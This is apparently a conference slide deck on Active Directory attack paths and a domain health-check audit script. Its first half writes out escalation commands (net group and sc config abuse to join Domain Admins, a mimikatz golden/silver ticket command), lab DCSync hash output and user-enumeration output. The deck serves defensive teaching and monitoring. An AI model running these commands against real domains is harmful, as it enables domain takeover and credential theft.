

Active directory : How to change a weak point into a leverage for security monitoring

Vincent LE TOUX



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
01

Why focusing on Active Directory ?



Does it remind something to you ?

We are secured. We have big walls.
Leave us alone



Your organization

No



Quizz: Who can become the domain admins (or more) ?

- Built-in Administrators 

```
net group "Domain Admins" %username% /DOMAIN /ADD
```

- Server Operators 


```
C:\>sc config browser binpath= "C:\Windows\System32\cmd.exe /c net group \" Domain Admins\"  
%username% /DOMAIN /ADD" type= "share" group= "" depend= ""
```

```
[SC] ChangeServiceConfig SUCCESS
```

```
C:\>sc start browser
```

```
[SC] StartService FAILED 1053:
```

The service did not respond to the start or control request in a timely fashion.

- Print operators :  (well, it has the right to logon to DC and discover password in batches or copy ntdis.dit backup)

- Account operators: 

```
net group "badgroup" %username% /DOMAIN /ADD => see slide after for the choice of the group
```

- Backup operators: 

```
Backup C:\Windows\SYVOL\domain\Policies\{*}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
```

```
Restore: with [Group Membership]
```

```
*S-1-5-32-544__Members = <etc etc etc>, *S-1-5-21-my-sid
```

Then DCSync krbtgt => Golden ticket => Enterprise admins (see later)



Focusing on AD
vulnerabilities




Extended rights


Where are your admins ?

- Extended rights can reset the password of accounts, reanimate tombstone, ... take control of accounts indirectly

(Allowed-To-Authenticate, User-Force-Change-Password, Reanimate-Tombstones, Unexpire-Password, Update-Password-Not-Required-Bit, Apply-Group-Policy, [Self-Membership](#), Migrate SID History, Unexpire Password, DS-Replication-Get-Changes-All)




- Delegation model



=> Users (helpdesk, ...) can become domain admins instantly

Pass the hash / over pass the hash / pass the ticket / golden ticket / silver ticket ...



Silver ticket + DCSync : being compromise without knowing it

- Detecting silver tickets requires to collect all kerberos events on ALL computers
- Silver / Golden tickets still valid if created with the old password (to avoid replication problem)

Mimikatz = create / import golden / silver ticket
Old or current password

```
kerberos::golden /domain:lab.local /sid:S-1-5-21-xxx  
/target: explicitdc.lab.local /service:ldap /rc4:currkey  
/user:explicitdc$ /id:xxx /groups:516 /sids:S-1-5-9  
/ticket:explicitdc.silver.kirbi
```

DCSync = export secrets needed to build silver tickets

```
##### DCSync 1.0 "S**c me I'm famous" (Aug 5 2015 00:46:23)  
## ^ ## /* * *  
## < ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )  
##### (oe.eo)  
* * *  
[DC] 'Administrateur' will be the user account  
[DC] 'lab.local' will be the domain  
[DC] 'dc.lab.local' will be the main server  
  
SAM Username : Administrateur  
Object RDN : Administrateur  
Account Type : 30000000  
Account expiration : 01/01/1601 02:00:00  
Password last change : 04/08/2015 22:12:26  
Object Security ID : S-1-5-21-130452501-2365100805-3685010670-500  
Object Relative ID : 500  
  
Credentials:  
Hash_NTLM: 8598569e787aa23cbf15e9b0f00695b3  
ntlm- 0: 8598569e787aa23cbf15e9b0f00695b3  
ntlm- 1: 19821b02ad68192b76dc0fc5a549ca99  
ntlm- 2: cc36cf7a8514893efcc332446158b1a  
lm - 0: 142ced774b52cb30e57fd080143145df  
lm - 1: 777c6825d5c3841f629a2c181ac01679  
  
Supplemental Credentials:  
* Primary:Kerberos-Newer-Keys *  
Default Salt : LAB.LOCALAdministrateur  
Default Iterations : 4096  
Credentials  
aes256_hmac (4096) : a3b5b3aada9218acd882920bd0e83ac07543  
aes128_hmac (4096) : 73bf0a426ce4d8a321164748a44f767e  
des_cbc_md5 (4096) : 522543ec4cb62346
```


⇒ You do not need anymore an account to access the AD.
The attack is invisible using classic account supervision

Active Directory trusts

- One kerberos ticket can have a field containing a « SID History » record. Used for migration but not only (used to contain forest group membership)
- One golden / silver ticket can have a field « SID History » forged (example: forest admin SID)
- Without SID Filtering, these tickets works on other domains



No SID Filtering inside a forest...



=> One domain can compromise other domains

Account enumeration without domain access

- Abuse kerberos error code (test: Krbguess, Nmap krb5-enum-users)

```
root@cyclops:/pentest/enumeration/KrbGuess# java -jar krbguess.jar -r mydomain -d /job/users.txt -s 192.168.5.10
KrbGuess v0.21 by Patrik Karlsson <patrik@ccqure.net>
=====
[INF] Found user: matt@mydomain
[INF] Found (locked/disabled) user: guest@mydomain
[INF] Found user: alice@mydomain
[INF] Found user: bob@mydomain
[INF] Finished guessing 7 usernames in 2 seconds
```

100% of the domains vulnerable, few % of users enumerated

- Null session: authenticating to a domain with user=« » password=« » (test: rpcclient)
 - Allowed by default on Windows 2003 via MS-LSAT
 - Check Anonymous and everyone are in the group Pre-Windows 2000 Compatible Access
 - Check DsHeuristics has fLDAPBlockAnonOps enabled (forest wide setting)
 - Check the registry key TurnOffAnonymousBlock is set

2 methods:
MS-SAMR
MS-LSAT

10-30% of domains vulnerable, 100% of the users, including trusted domains enumerated

Consequences:

Block **all** the accounts if a locking policy is in place (including those in trusted domains)
Locate weak accounts and brute force passwords

03

Monitoring the domains
(that we don't control)



Our recipe



Run an audit script ...
... is a « 5 minutes job »

- 1) Build an « audit script » with minimal requirements (no domain admin rights, no need to run on a DC, run only once, ...)
- 2) Easy to understand KPI
- 3) Sell it to the top management as « it is a 5 minute job »
- 4) Wait for the result and follow the deployment

What's look like

Active Directory Indicators

Domain Risk Level : 80



=Max (all scores)

[details](#)

Stale Object : 80 /100



[details](#)

Trusts : 0 /100



[details](#)

Privileged Accounts : 10 /100



[details](#)

Anomalies : 36 /100



[details](#)

FOCUS: AD Healthcheck script V1 Global KPI

SCRIPT EXECUTION



■ NB AUDITED
■ NB NOT AUDITED

Evolution from 09/09/2016

- Total: 303 domains
- NB domains: -3 domains
- NB audited domains: +17 domains

RISK SYNTHESIS



Evolution from 09/09/2016

- Evolution: -2

TRUST SID FILTERING



■ FILTERED TRUST
■ NOT FILTERED TRUST

Evolution from 09/09/2016

- Eligible trust: +32
- SID Filtering activated: +56

Anomalies : 60 /100



[details](#)

Number of DC with NULL SESSION enabled: 1 [solve it](#)

+10 points

No password policy for service account found (MinimumPasswordLength>=20) [solve it](#)

+0 points

Last change of the Kerberos password: 03/03/2012 19:17:15 [solve it](#)

+50 points

Anomalies : 60 /100



[details](#)

Number of DC with NULL SESSION enabled: 1 [solve it](#)

+10 points

NULL SESSION is a session opened with the anonymous user.

It can be used to recon the AD, searching for weak account.

But if a lock out policy is active, it can be used to lock all users of the AD by issuing several requests.

It can be tested with rpcclient on linux or with this program (switch --nullsession) or with the program nullsession on windows.

Null session can be switched with the registry keys: RestrictAnonymous RestrictAnonymousSs

RestrictAnonymousSAM is disabled by default on Windows 2003.

Other possibilities:

- Anonymous and everyone are in the group [Pre-Windows 2000 Compatible Access](#)

- [DsHeuristics](#) has fLDAPBlockAnonOps enabled (forest wide setting)

- the registry key [TurnOffAnonymousBlock](#) is set

The script: example of rules

● Stale objects

- User / computer not used (and never used)
- Check for ms-DS-MachineAccountQuota = 0
- Presence of SID History
- Duplicate accounts (\$DUPLICATE ...)

● Privileged accounts

- Check for flag « this account is sensitive and cannot be delegated »
- Account « domain administrator » used
- Schema group empty

● Trusts


- SID Filtering
- Login script from another domain

● Anomalies

- Krbtgt password change
- Presence of admincount=1 for non admins
- GPP password
- Password change for Smart cards
- Root certificate weak module or algorithm

More than 50 rules in the audit script
V1: powershell ; 5 minutes per run
V2: c# ; less than 1 minute per run

Abusing trusts to discover domains



Kerberos clients can traverse a maximum of 10 trust links to locate a requested resource in another domain ([source](#))


Limit is on UPN routing. Not trusts !

(`netdom trust kz.com /domain:spat.com /namesuffixes:spat.com` - [source](#))

Technics:

- 1) Object type « trustedDomains »
- 2) msDS-TrustForestTrustInfo
- 3) CN=partitions,CN=Configuration
- 4) SID in FSP+LsaLookupSid+DSGetDC

Domain discovery in practice

